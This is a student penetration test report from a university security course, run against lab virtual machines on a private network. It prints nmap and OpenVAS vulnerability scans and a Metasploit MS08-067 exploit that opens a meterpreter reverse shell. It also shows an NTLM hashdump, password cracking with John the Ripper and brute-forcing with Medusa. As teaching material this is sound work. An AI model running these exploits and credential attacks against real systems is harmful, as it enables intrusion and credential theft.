IT-646 | Spring 2020

PENETRATION TEST REPORT

Sree Teja Kongara

Valparaiso University

Table of Contents

Executive Summary 2

Results Summary 2

System Vulnerability Assessment 3

Scope 3

Attack Narrative 4

Conclusion 11

Recommendations 12

References 13

Executive Summary

In performing an analysis of the company's digital assets, specifically the operating systems employed (Microsoft Windows XP and Linux), I have identified several issues of concern. This assessment is a full report of the penetration test employed, that highlights not just the methods employed for testing, but also the weaknesses detected, followed by recommended action needed to be taken to ensure enhanced security of digital assets.

This penetration test was performed between 01/15/2020 and 04/04/2020, essentially documenting my findings in this time period. The vulnerabilities identified have been broken down into categories ranging from high risk, medium risk to low risk. This I believe would be beneficial in prioritizing and addressing these risks, most of which do not require high-tech or expensive solutions.

Finally, the Penetration Test was conducted in multiple stages which have been documented suitably and solutions employing multiples lines of defense have been suggested. This I believe will help the company ensure short-term as well as long-term security of digital assets.

Results Summary

After gaining access through a compromised DNS server, access was gained to the company's network. Reconnaissance activity undertaken on the network revealed the presence of possibly vulnerable operating systems. Further examination of these targets revealed possible weaknesses in the password integrity of certain user accounts. Techniques

ranging from sheer brute-force to the use of widely available password cracking tools were employed and full access was gained to these systems, compromising their integrity. Sensitive employee data stored in these systems was also compromised.

System Vulnerability Assessment Summary

A very high level of vulnerabilities was detected in both Windows and Linux targets (42 total), comprising of at least 7 High severity class vulnerabilities and 11 medium range vulnerabilities for the Windows target alone.

Scope

The scope of this review was limited to the company's network and information systems, mainly the Windows XP and Linux operating systems which were chosen as the designated targets.

Testing of these operating systems was limited to the discovery and enumeration of targets, exploitation of services and vulnerabilities present and retrieval of passwords for user accounts.

The testing was also limited to the following IP addresses:

<192.168.56.101>

<192.168.56.102>


<192.168.56.106>

Attack Narrative


1. Targets Discovery

I started by performing a basic *nmap* scan on a range of IP addresses using *OS discovery* and *TCP* scan parameters, which revealed the IP address, OS and number of open ports of the two targets:

i. Microsoft Windows XP Professional SP2 or Windows Server 2003 at 192.168.56.106 with 7 open ports.



ii. Linux 2.6.9 - 2.6.33 at 192.168.56.102 with 23 open ports.



2. Services and Vulnerabilities Detected on Windows & Linux Targets

Additional *nmap UDP* scanning (-sU) revealed that the Windows target had 7 open UDP ports along with the respective port numbers (ex: netbios-ns service using Port 137), while a *nmap* version scan (-sV) revealed the versions of ports for both Windows (ex: IIS port 80: Uses Microsoft IIS httpd 5.1) and Linux targets (ex: vsftpd – port 21: Uses vsftpd 2.3.4).

```
root@kali:~# nmap -sU 192.168.56.106
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-06 02:10 CDT
Nmap scan report for 192.168.56.106
Host is up (0.00095s latency).
Not shown: 993 closed ports
PORT     STATE         SERVICE
123/udp  open          ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
3456/udp open|filtered IISrpc-or-vat
4500/udp open|filtered nat-t-ike
MAC Address: 08:00:27:96:7C:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
```

Further *nmap vulnerability* scanning revealed multiple vulnerabilities along with CVE numbers for both Windows and Linux targets.

Ex: Linux target | FTP service Vulnerability Detected | CVE: CVE-2011-2523

```
root@kali:~# nmap -script vuln 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-06 02:25 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00046s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://osvdb.org/73573
|_sslv2-drown:
```

Ex: Windows target | smb-vuln-ms08-067 Vulnerability Detected | CVE: CVE-2008-4250

```
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```

Additional *OpenVAS vulnerability scanning* detected multiple vulnerabilities with High and Medium severity levels. For ex: the Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468) posing a 'high' level threat, were detected which could allow remote attackers to execute arbitrary code or cause denial of service or bypass authentication mechanism via brute force technique. The CVEs were also retrieved.


1 - 14 of 14

Vulnerability	Severity	QoD	Host	Location	Actions
Microsoft IIS Web Server End Of Life Detection	10.0 (High)	80%	192.168.56.106	80/tcp	
OS End Of Life Detection	10.0 (High)	80%	192.168.56.106	general/tcp	
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	192.168.56.106	445/tcp	
Microsoft Windows Server Service Remote Code Execution Vulnerability (921883)	10.0 (High)	98%	192.168.56.106	445/tcp	
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	10.0 (High)	98%	192.168.56.106	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.56.106	445/tcp	
Microsoft IIS WebDAV Remote Authentication Bypass Vulnerability	7.6 (High)	99%	192.168.56.106	80/tcp	
Microsoft Windows SMTP Server DNS spoofing vulnerability	6.4 (Medium)	80%	192.168.56.106	25/tcp	
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	192.168.56.106	80/tcp	
Microsoft Windows SMTP Server MX Record Denial of Service Vulnerability	5.0 (Medium)	80%	192.168.56.106	25/tcp	
Missing `httpOnly` Cookie Attribute	5.0 (Medium)	80%	192.168.56.106	80/tcp	
Microsoft IIS Default Welcome Page Information Disclosure Vulnerability	5.0 (Medium)	70%	192.168.56.106	80/tcp	
IIS Service Pack - 404	5.0 (Medium)	80%	192.168.56.106	80/tcp	
Microsoft IIS Tilde Character Information Disclosure Vulnerability	5.0 (Medium)	99%	192.168.56.106	80/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

1 - 14 of 14

Vulnerabilities detected in Windows XP target via OpenVAS vulnerability scanning tool.



Result: Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)

ID: dd806c34-0a8d-4435-b993-3ca671aa647c
Created: Wed May 6 23:54:56 2020
Modified: Wed May 6 23:54:56 2020
Owner: admin

Vulnerability	Severity	QoD	Host	Location	Actions
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	192.168.56.106	445/tcp	

Summary
This host is missing a critical security update according to Microsoft Bulletin MS10-012.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow remote attackers to execute arbitrary code or cause a denial of service or bypass the authentication mechanism via brute force technique.

Solution
Solution type: VendorFix
The vendor has released updates. Please see the references for more information.

Affected Software/OS
- Microsoft Windows 7
- Microsoft Windows 2000 Service Pack and prior
- Microsoft Windows XP Service Pack 3 and prior
- Microsoft Windows Vista Service Pack 2 and prior
- Microsoft Windows Server 2003 Service Pack 2 and prior
- Microsoft Windows Server 2008 Service Pack 2 and prior

Vulnerability Insight
- An input validation error exists while processing SMB requests and can be exploited to cause a buffer overflow via a specially crafted SMB packet.
- An error exists in the SMB implementation while parsing SMB packets during the Negotiate phase causing memory corruption via a specially crafted SMB packet.
- NULL pointer dereference error exists in SMB while verifying the 'share' and 'servername' fields in SMB packets causing denial of service.
- A lack of cryptographic entropy when the SMB server generates challenges during SMB NTLM authentication and can be exploited to bypass the authentication mechanism.

Vulnerability Detection Method
Details: Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468) (OID: 1.3.6.1.4.1.25623.1.0.902269)
Version used: 2020-01-07T09:06:32+0000

Vulnerability assessment report for Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)

3. Exploitation Performed on Windows Target

The *Metasploit* framework (msfconsole) was implemented using exploit ms08-067 and the *meterpreter/reverse_tcp* staged payload. The RHOST being the Windows XP target and the Kali Linux host as LHOST. The *exploit* command was then used to commence exploitation which gave us access to the target.

Then we used the *sysinfo* command to find the computer name and other information, which proved that the Windows XP host was now **compromised**.

```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.106:445 - Automatically detecting the target...
[*] 192.168.56.106:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.56.106:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.56.106:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.106:1036) at 2020-05-06 06:02:18 -0500

meterpreter > sysinfo
Computer        : EMPLOYEE-SYSTEM
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Further infiltration was then carried out by using *shell* command to run a shell on the Windows XP target. A PDF document containing sensitive employee information was then downloaded and accessed from within the Windows target.

Name	Last 4 SSN
Richard Starkey	1793
Reginald Dwight	3619
Vincent Furnier	1638
Faroukh Bulsara	1380
William Broad	3193
Anna Bullock	2197
Saul Hudson	2890
Robert Zimmerman	1287

Screenshot of Employee.pdf file containing employee names and last 4 SSN digits


4. Accounts Compromised and Passwords Found on Windows & Linux Targets

In the final phase of infiltration, the user accounts on both the Windows and Linux targets were compromised and their passwords were successfully retrieved.

For the Windows XP target, the *hashdump* for the user account 'test' was retrieved, which gave us access to the NTLM password hash. This was then easily cracked by utilizing the services of the web-portal *www.crackstation.net*. This revealed the password as 'letmein' for the Windows target.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2d3d368d84887c588f1f3a9c7ad955a1:5cb2cafa2131a3edf4bdae2e69e630f8:::
IUSR_TEST-19701D504C:1004:9aa04178b7a1bec72fa3be3715d57948:246e4d96957644fceabec186295bb122:::
IWAM_TEST-19701D504C:1005:255b19d1e43f5bec8be1f559cf8fbf4c:21a3de9678d7b4e03baeb5e52cf33372:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:f2d6f0dc9a8a90cf0fef6b8b4df096e9:::
Test:1003:5d567324ba3ccef8aad3b435b51404ee:becedb42ec3c5c7f965255338be4453c:::
```

Hashdump generated for the 'test' user account.




Hashdump cracked to reveal 'test' user account password as 'letmein'.

A secondary method for obtaining the Windows user account password was then attempted using the *John the Ripper* password cracking tool, with the previously detected NT format. This confirmed the account password for 'test' as 'letmein'.

```
root@kali:~# john --format=NT hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
letmein          (?)
1g 0:00:00:00 DONE 2/3 (2020-05-06 18:08) 100.0g/s 19200p/s 19200c/s 19200C/s 123456..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

A similar password cracking exercise was then implemented on the Linux target's Secure Shell using the Medusa brute-forcing tool. The various passwords given within the *password.lst* file were tested against the username 'msfadmin'. Surprisingly, this was enough to detect the password as 'whatever'.



Conclusion

Based on the findings and experiences gathered in this penetration test documented above, it can be safely said that the current systems do not possess the security capabilities mandated to protect digital assets of the company. Cyber-security must be regarded as an ongoing process to be truly effective and reviewed on a continuous basis, starting with penetration tests like this one.

In my evaluation, it is clear that certain basic fixes such as regular upgrades were not performed on the operating systems, leaving the entire network vulnerable to an array of real-world threats. Many of these security lapses can be addressed by implementing non-complex solutions such as regular software updates, supplemented by procuring modern versions of the Operating Systems available. Additionally, considering the ease with which the network was accessed, improved firewalls need to be implemented, which would dramatically bolster security.

Finally, in such a scenario time is of the essence and implementation of the above steps must be done at the earliest, since the high levels of vulnerability spread across the information system puts the entire digital assets of the company at high-risk.

Recommendations

Based upon the current lifecycle development of Windows and Linux products, an immediate upgrade of both the operating systems targeted in this test must be considered.

The process of upgrading network firewalls must be given utmost priority and the loopholes discovered in this test must be addressed.

For storage of sensitive customer data, digital encryption must be employed and further storage of such information in plain text files must be discontinued.

The usage of passwords that are compatible with the recently updated NIST password guidelines (2020) must be encouraged throughout the organization with immediate effect.

Once the above steps are implemented, further external penetration testing must be considered to evaluate network security and to detect the presence of loopholes.

References

1. https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/php/meterpreter/reverse_tcp.md
2. https://www.openwall.com/john/
3. https://en.kali.tools/?p=200
4. https://www.totalhipaa.com/password-guidelines-updated-by-nist/